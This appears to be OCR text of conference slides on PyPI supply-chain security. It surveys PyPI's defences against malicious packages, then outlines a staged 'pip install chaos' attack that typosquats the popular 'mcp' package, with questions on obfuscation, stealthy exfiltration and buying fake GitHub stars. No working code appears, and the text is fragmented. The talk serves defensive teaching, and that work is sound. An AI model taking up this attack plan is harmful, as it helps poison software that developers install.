Some relevant GitHub issues: #5117 130 and (on typosquatting specifically) #4998 43.

1

Improving risks and consequences against typosquatting on pypi 3

16.5k views · 11 likes · 16 links · 13 users

10 min read

Top replies

Francois Dion Fdion — Sep 2019

Methods are going to depend a lot on what is an acceptable false positive rate, false negative rate, how much resources are available for training and for live detection (and how much of a delay is acceptable). At least ballpark figures are needed.

I ran into typosquatting of python packages at a customer site (local pypi) last year, and I've gone from regex and soundex to building models to detect this, but I suspect something lightweight would be needed for real-time.

1

Sep 2019

1 / 24

Sep 2019

Sep 2019

PYCON COLOMBIA 2025

Milestones / Package signing & detection/ve...

New issue

Package signing & detection/verification

Open · Overdue by 5 year(s) · Due by January 31, 2020 · Last updated last year

91% complete

Security work funded by a gift from Facebook https://pyfound.blogspot.com/2018/12/upcoming-pypi-improvements-for-2019.html ....

(1) Cryptographic signing and verification of artifacts (PEP 458/TUF or similar) (2) Automated detection of malicious uploads (3) Further work on API tokens + multi-factor authentication, should the need arise (4) UI design around new features mentioned above (5) User adoption planning/design (6) Documentation.

PSF plans to do this work in the second half of 2019.

Show less

Open 2 Closed 21

- **Implement soft deletes for projects, releases and files** feature request needs discussion UX/UI
  #4440 · di opened on Aug 2, 2018 — 16
- **Detect packages being published with typo'ish names** feature request malware-detection squatting
  #4998 · aaronlelevier opened on Nov 2, 2018 — 9

Thursday, February 11, 2021

Welcoming Google as a Visionary Sponsor of the PSF

Our top sponsors—companies who step forward to make the biggest investment in Python and its community—not only use Python for their own internal development, but also offer Python as a crucial part of the products they offer to their own customers. That is certainly true of Google, the Python Software Foundation's first Visionary Sponsor.

Google's donations and sponsorship funds will be used to support a number of PSF initiatives, including the first CPython Developer in Residence. The Python Steering Council and Python Software Foundation will work together to contract a developer to help CPython determine what needs to take priority through analytical metrics as well as helping CPython understand how backlog can be addressed. The role will also be responsible for surveying maintainers to paint a better landscape of CPython, which will be used to ensure future funding and volunteer hours are used efficiently and effectively.

In addition, the sponsorship funds will also be used towards critical supply-chain security improvements, including developing productized malware detection for PyPI, a prototype of dynamic analysis infrastructure for distributions, and other foundational tool improvements.

Google has been a Python Software Foundation sponsor since 2010. Our hearts are full of gratitude for their support. You can read more about how Google is supporting the Python ecosystem on their blog.

If your organization is interested in supporting the PSF's initiatives, please check out our newly renovated sponsorship program.

Posted by Anonymous at 2/11/2021 11:58:00 AM
Labels: CPython, pypi, sponsorship

Shamika Monahan
Packaging Project Manager (PSF) (alum)

Metadata

June 22, 2023

2 min read

Announcing the launch of PyPI Malware Reporting and Response project

We are pleased to announce that the PSF has received funding from the Center for Security and Emerging Technology (CSET) to develop and improve the infrastructure for malware reporting and response on PyPI. This project will be executed over the coming year.

Currently, malware reports are submitted to PyPI admins by email before being manually triaged and responded to. There is an opportunity for improvement in streamlining the report submission process and the tools used to triage and respond to them. The current process cannot scale easily or handle duplication of reports. It is not easy to measure time to remediation and is currently impossible to implement automated takedown of threats.

This project has the following aims:

- Develop an API that allows malware reporting
- Extend PyPI admin tools to view, collate and handle security reports
- Collect metadata as required and identify trusted reporters
- Define metrics that allow us to define good reporting practices and time to handle a security issue
- Define the criteria for automated consensus based takedown and soft-deletes of packages
- Highlight trusted reporters and report quality

← Back to index

Mike Fiedler
PyPI Admin, Safety & Security Engineer (PSF)

Metadata

December 30, 2024

7 min read

security

Project Quarantine

Earlier this year, I wrote briefly about new functionality added to PyPI, the ability to quarantine projects. This feature allows PyPI administrators to mark a project as potentially harmful, and prevent it from being easily installed by users to prevent further harm.

In this post I'll discuss the implementation, and further improvements to come.

← Back to index

Facundo Tuesca
Senior Engineer, Trail of Bits (Guest Author)

Metadata

January 30, 2025

2 min read

security

PyPI Now Supports Project Archival

Support for marking projects as archived has landed on PyPI. Maintainers can now archive a project to let users know that the project is not expected to receive any more updates.

This allows users to make better decisions about which packages they depend on, especially regarding supply-chain security, since archived projects clearly signal that no future security fixes or maintenance should be expected.

Project archival is not deletion: archiving a project does not remove it from the index, and does not prevent users from installing it. Archival is *purely* a user-controlled marker that gives project owners the ability to signal a project's status; PyPI has no plans to delete or prune archived distributions.

Support for archival is built on top of the project quarantine feature. Read more about that feature in PyPI's December 2024 blog post. You can also find more details about the project archival's implementation on the Trail of Bits blog.

PYCON COLOMBIA 2025

New Guide for Package Repositories to Adopt Trusted Publishers


August 5, 2024 | Blog, Guest Blog

Implementation and Design Considerations

Trusted Publishers pair well with other security technologies like SLSA build provenance as they are built on the same underlying technology in OIDC. For some identity providers, Trusted Publishers also allow binding verifiable metadata like the source repository URL to a published artifact to avoid social confusion attacks like "Star-Jacking".

Verified GitHub stats #16532

Merged di merged 11 commits into `pypi:main` from `di:verified-github-stats` 3 weeks ago



PYCON COLOMBIA 2025

Malware Reporting Evolved

Mike Fiedler
PyPI Admin, Safety & Security Engineer (PSF)

Metadata

March 6, 2024

2 min read

We are lucky to have an engaged community of security researchers that help us keep the Python Package Index (PyPI) safe.


These folks have been instrumental in helping us identify and remove malicious projects from the Index, and we are grateful for their continued support.

Historically, we have asked reporters to email us to report malware per the PyPI Security Policy.

PyPI now has an improved way to report malware, **via PyPI itself**.

via Web

We have added a new "Report project as malware" button to the project page, at the bottom of the sidebar:



This button will only be visible to logged-in users, as we use that information to help us track the reports and prevent abuse of the system.


When you click the button, you will be asked to provide a reason for the report, including an Inspector link to the specific file and/or lines of code that show evidence of the issue.

Here's Where the Fun Begins: PoC Time!

How do we achieve rapid, trusted, and widespread installation of a new, multi-OS malicious package?

What stealthy, cross-OS payload strategies ensure reliable and persistent compromise?

What's the business impact when a company's software supply chain is compromised by targeting its developers?



DISCLAIMER!


THIS IS USED FOR EDUCATIONAL PURPOSES ONLY


Operation: "pip install chaos"

- Phase 1: Reconnaissance – “Stalking Your Prey”
- Phase 2: Weaponization – “Crafting the Poisoned Candy”
- Phase 3: Delivery – “The Google Ads Heist”
- Phase 4: Exploitation – “The Dev’s Downfall”
- Phase 5: Post-Exploitation – “Living Rent-Free”
- Phase 6: ...

Stalking Your Prey

- https://g.co/gemini/share/ea919af664b2


mcp
Search term
Compare
Worldwide
Past 90 days
All categories
Web Search
Interest over time
100
75
50
25
Mar 23
Apr 18
May 14
Jun 23, 2025
mcp
93
Values for this point have partial (incomplete) data available


mcp python
Search term
Compare
Worldwide
Past 90 days
All categories
Web Search
Interest over time
100
75
50
25
Mar 23
Apr 18
May 14
Jun 23, 2025
mcp python
61
Values for this point have partial (incomplete) data available

PyPI Stats

Search

All packages
Top packages

Track packages


API

mcp


PyPI page
Home page
Author: Anthropic, PBC.
License: MIT
Summary: Model Context Protocol SDK
Latest version: 1.9.4
Required dependencies: anyio | httpx | httpx-sse | pydantic | pydantic-settings | python-multipart | sse-starlette | starlette | uvicorn
Optional dependencies: python-dotenv | rich | typer | websockets

Downloads last day: 172,229
Downloads last week: 2,326,126
Downloads last month: 9,592,281

Daily Download Quantity of mcp package - Overall




Daily Download Quantity of mcp package - Python Major



Daily Download Proportions of mcp package - System

Crafting the Poisoned Candy

- What will the name of the package be?
- What obfuscation technique will be used for the payload?
- How will context-aware execution be implemented?
- What stealthy data exfiltration method will be employed?



4.5 Million (Suspected) Fake ⭐ Stars in GitHub: A Growing Spiral of Popularity Contests, Scams, and Malware

Hao He*, Haoqin Yang*, Philipp Burckhardt†, Alexandros Kapravelos‡, Bogdan Vasilescu*, Christian Kästner*
*Carnegie Mellon University, †Socket Inc, ‡North Carolina State University
{haohe, haoqiny}@andrew.cmu.edu, philipp@socket.dev, akaprav@ncsu.edu, {vasilescu, kaestner}@cmu.edu

Choose GitHub Stars amount

EN

Select One

10 GitHub Stars	20 GitHub Stars	50 GitHub Stars	100 GitHub Stars	250 GitHub Stars
5% off	10% off	15% off	20% off	25% off

500 GitHub Stars	750 GitHub Stars	1,000 GitHub Stars
30% off	35% off	40% off

Great choice This service has been sold **55 times** in the last 24 hrs

$58.70 ~~$NaN~~

You're saving $NaN

Next Step >

Order Summary

250 GitHub Stars $58.70 ~~$NaN~~


$58.70

